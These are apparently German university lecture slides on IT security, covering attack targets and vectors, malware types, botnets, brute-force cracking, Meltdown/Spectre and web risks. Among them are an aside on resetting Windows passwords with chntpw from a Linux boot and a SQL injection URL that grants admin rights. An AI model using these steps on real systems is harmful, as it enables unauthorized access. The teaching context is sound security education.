Eckert, IT-Sicherheit, Kapitel 2

F. Angriff - Hacker als Gegner

Die Bedrohung geht zunehmend von vorsätzlichen Angriffen aus:

- Gründe: *wirtschaftlich, geheimdienstlich, schlicht kriminell*
- Wege: *selten manuell - meist automatisiert (wenn nicht komplett automatisch) => mit Bots, Botnetzen, über SPAM-Kampagnen*

Zu klären sind im Detail:

1. **Angriffsziele** - *Welche Technik, welches System wird für den Angriff genutzt?*
2. **Angriffswege** - *Wie erfolgt der Angriff konkret?*
3. **Ausgewählte Angriffe im Detail**
4. Insbesondere das **Internet** als Risikosphäre
5. Spezielle Kategorie**: mobile Geräte**
6. **Rechtsrahmen**

F.1. Angriffsziele

Die Möglichkeiten, Cyberangriffe durchzuführen, haben in den letzten Jahr massiv zugenommen:

Angriffe können sich richten gegen:

- Klassische Datenverarbeitungssysteme, d. h.
  - Arbeitsrechner (Workstation, PC) oder
  - Server
- verstärkt aber auch gegen:
  - Smartphones / Tablets
  - Netzwerkrouter, Switches, Firewalls
  - Drucker, IP-Kameras, TV-Geräte, netzwerkfähige Lautsprecherboxen
  - sonstige Gadgets (Internet of Things, IoT)
  - Cloudsysteme
  - Teilkomponenten, wie WLAN-Chips, CPU (Management Engine / Meltdown und Spectre), GPU, Netzwerkchip, Eingabegeräte (Maus)


F.2. Angriffsvektoren

Wege eines Angriffs

- Ausnutzung des b*uffer overflow*
- Netzwerkhacking
  - über Passwörter
  - über Sicherheitslücken in Netzwerkprotokollen etc.
  - auch HTML oder SQL-Injections im WWW
- Passworthacking (= durch Ausspähen von Passwörtern)
- Backdoors
- Bugdoors
- Schadsoftware / Malware
- denial of service, auch distributed denial of service

F.3. Angriffsarten, Werkzeuge, Probleme (a)

buffer overflow



wird dieser Puffer überschrieben und gelingt es auch, den benachbarten Bereich mit Daten zu füllen, kann dies zur Folge haben:

1) dass das Programm abstürzt

2) dass eine Möglichkeit entsteht, eingeschleusten Programmcode auszuführen

Quelle: https://www.coengoedegebure.com/buffer-overflow-attacks-explained/

F.3. Angriffsarten, Werkzeuge, Probleme (b)

Computervirus

Definition	Befehlsfolge, die ein Wirtsprogramm zur Ausführung benötigt; kann sich reproduzieren und Schaden anrichten
Aufbau	- Kennung - Infektionsteil - Schadensteil
betroffene Schutzzeile	Daten- und Systemintegrität Vertraulichkeit
Typen	Programmvirus (Link-Virus), Bootvirus, Daten-Viren (PDF / Bild) per E-Mail, **Makro-Viren (siehe emotet)**

F.3. Angriffsarten, Werkzeuge, Probleme (b)

Computervirus

Verbreitung	- E-Mail-Anhang, - Java-Applets / sonstige interaktive Webinhalte, - Bild- und andere Dateien
Gegen-maßnahmen	**Präventiv** - Rechte beschränken - ausführbare Dateien (Programme) verschlüsseln - digitaler Fingerabdruck (Hash) - Quarantäne und Isolation
	Reaktiv - Virenscanner (Kennung / Heuristik) - Aktivitätskontrolle - Monitoring Zukunftsmusik: Haftung? (Produkthaftung)

F.3. Angriffsarten, Werkzeuge, Probleme (c)

Computerwurm

Definition	Eigenständiges, ablauffähiges Programm, das in der Lage ist, sich zu reproduzieren und in der Regel aus mehreren Segmenten besteht.
Aufbau	- Segmente - ausführbare oder noch zu kompilierende Teile - Shell-Skripte
betroffene Schutzzeile	Daten- und Systemintegrität Vertraulichkeit Verfügbarkeit
Typen	Internetwurm (1988), ILOVEYOU (2000), Code Red (2001), SQL Slammer (2003), Lovesan/Blaster (2003)

F.3. Angriffsarten, Werkzeuge, Probleme (c)

Computerwurm

Verbreitung	- meist über Netzwerke, - selbsttätiger Angriff von Systemen / Diensten - Ausnutzung von Lücken!
Gegen-maßnahmen	**Präventiv** - Lücken schließen - Rechte begrenzen - (unnötige) Dienste abschalten
	Reaktiv - weitgehend wie gegenüber Viren

F.3. Angriffsarten, Werkzeuge, Probleme (d)

Trojaner

Definition	Programm, dessen Funktionalität nicht (ganz) mit der angegebenen übereinstimmt => besitzt absichtlich zumindest zusätzliche, verborgene Funktionen.
Funktionalität	- in Systeme eindringen, um Daten aufzuzeichnen - um Daten zu manipulieren - bei Programmstart oder Bedingungseintritt
betroffene Schutzzeile	Daten- und Systemintegrität insbesondere **Vertraulichkeit**
Beispiele	Zinsberechnung, CAD-Demo
Gegen-maßnahmen	- Rechte begrenzen, - Passwort, PIN, TANs extern - Programme signieren

F.3. Angriffsarten, Werkzeuge, Probleme

Neben Schadsoftware sind zahlreiche weitere Phänomene für die IT-Security bedeutsam. Ihre Vielfalt macht eine systematische Ordnung kaum möglich - deshalb werden Sie schlicht nacheinander betrachtet:

- Bot-Netz
- Spam, E-Mail-Anhang
- Brute-Force-Attacke
- Meltdown und Spectre
- Makro
- E-Mail-Anhang, Spam, Phishing
- IoT

F.3. Angriffsarten, Werkzeuge, Probleme (e)

Bot-Netz

- Bot = Robot = Rechner / Programm, (weitgehend) automatisch
- Angriff mit einer großen Anzahl von Rechnern => die gekapert wurden und (meist) **per IRC** gesteuert werden
- mit Hilfe von Schadsoftware (Virus, Wurm, Trojaner)
- Typische Szenarien:
  - Spam-Versand
  - DDoS-Attacke auf Anbieter von Diensten
- Gegenmaßnahmen:
  - IRC-Server identifizieren und ausschalten
  - Netzwerkverkehr analysieren

F.3. Angriffsarten, Werkzeuge, Probleme (f)

SPAM

allgemein

- eigentlich Werbemails
- extreme Belastung der Netze und Nutzer
- großer Aufwand für die Filterung

zu Angriffszwecken

- Versand durch Bot-Netze oder Server Krimineller
- Anhänge mit Schadsoftware oder Links zu manipulierten Seiten

Rechtliche Probleme bei Filterung / Kennzeichnung! => das hohe Gut des Fernmelde- und Postgeheimnisses

F.3. Angriffsarten, Werkzeuge, Probleme (f)

Brute-Force Password Cracking

mögliche Zeichen im Passwort	Länge für Passwort	Kombinationen
36	6	$36^6 = 2.176.782.336$
62	6	$62^6 = 56.800.235.584$
36	8	$36^8 = 2.821.109.907.456$

wie viele Kombinationen können in einer Sekunde getestet werden? => auf jeden Fall 1.000.000

F.3. Angriffsarten, Werkzeuge, Probleme (f)

Exkurs: wie komme ich in einen Windows-Rechner?

- Rechner mit Linux starten oder Datenträger ausbauen
- mit `chntpw` Dateien unter `/Windows/System32/config/SAM*` auslesen
- Passwort eines Benutzers zurücksetzen oder einen inaktiven (Admin?) aktivieren + mit leerem Passwort versehen

in nur wenigen Schritten sowie ohne professionelles Wissen ist das Eindringen in einen Rechner möglich!


F.3. Angriffsarten, Werkzeuge, Probleme (g)

Angreifbare Prozessoren: Meltdown / Spectre

- 2018: ungeahnte, massive Lücken im Design von Prozessoren entdeckt (bereits 2017 => 2018 vorgestellt)
- moderne Technologien zur Leistungssteigerung führen zu gravierenden Sicherheitsproblemen
  - *spekulative execution* (siehe Folie zu Meltdown)
  - *implicit caching*
  - *out-of-order execution*
- besondere Bedeutung von Spectre: Cloud + Virtualisierung (benachbarte Nutzer + Systeme sind nicht komplett gegeneinander abgeschottet)
- Beseitigung = massive Performance-Einbußen!

F.3. Angriffsarten, Werkzeuge, Probleme (g)

Meltdown im Detail



F.4. Risikosphäre Internet

Überblick

Eckert, IT-Sicherheit, Kapitel 3

- Angriffe sowohl auf Infrastruktur wie auch auf einzelne Nutzer
- Öffentlichkeit des Netzes = viel Zeit für Angreifer
- die leichtesten Opfer werden effektiv gesucht und gefunden
- die Technologien stammen aus einer Zeit, in der cyber crime noch undenkbar war
- die Komplexität auch hier => Überforderung der Verantwortlichen und Nutzer
- **Folge - vielfältige Bedrohungen für: Authentizität, Integrität und Vertraulichkeit der Daten, Verfügbarkeit der Dienste**

F.4. Risikosphäre Internet

Sicherheitsprobleme der Internetprotokolle

- IP: (Adress-)Spoofing + Zombie-Rechner + schlecht konfigurierte Router => DoS mittels:
  - UDP-flood
  - SYN-flood
  - Smurf-Angriff
- sonstige: ICMP, ARP, UDP und TCP
- Besonderheiten von IPv6


F.4. Risikosphäre Internet

Sicherheitsprobleme der Internetdienste

- DNS (Spoofing, Cache-Poisoning)
- SMTP (Sniffer, Spoofing)
- FTP, Telnet usw.
- WWW => HTTP:
  - dynamische Seite serverseitig => Bedrohung Server
  - dynamische Seite clientseitig => Bedrohung Client
- Spezialthema: Cookies

F.4. Risikosphäre Internet

Cookies



Bildquelle: https://www.takevalue.de/glossar/cookie/

F.4. Risikosphäre Internet

Zusammenfassung - TOP 10

Im Internet bzw. im WWW schlummern zahlreiche Sicherheitsprobleme. Sowohl für denjenigen, der Webseiten besucht, wie auch für denjenigen, der solche anbietet. Mitunter ist ein Problem des Webserverbetreibers zugleich ein Problem seines Besuchers (wird meine Webseite gekapert, kann sie als Angriffsmittel gegen meine Besucher genutzt werden…). Folgende Probleme sind die offensichtlichsten (**OWASP top ten**):

- SQL-Injection / Script-Injection
- Fehler in der Zugriffssteuerung (Anmeldung)
- Cross-Site-Scripting
- Ungewollte Freigabe von Informationen


F.4. Risikosphäre Internet

SQL-Injection

	Erwarteter Aufruf
Aufruf	http://webserver/find.php?ID=*42*
Erzeugtes SQL	SELECT author, subject, text FROM artikel WHERE ID=*42*;
	SQL-Injection
Aufruf	http://webserver/find.php? ID=*42;UPDATE+USER+SET+TYPE="admin"+WHERE+ID=23*
Erzeugtes SQL	SELECT author, subject, text FROM artikel WHERE ID=*42;UPDATE USER SET TYPE="admin" WHERE ID=23*;

F.4. Risikosphäre Internet

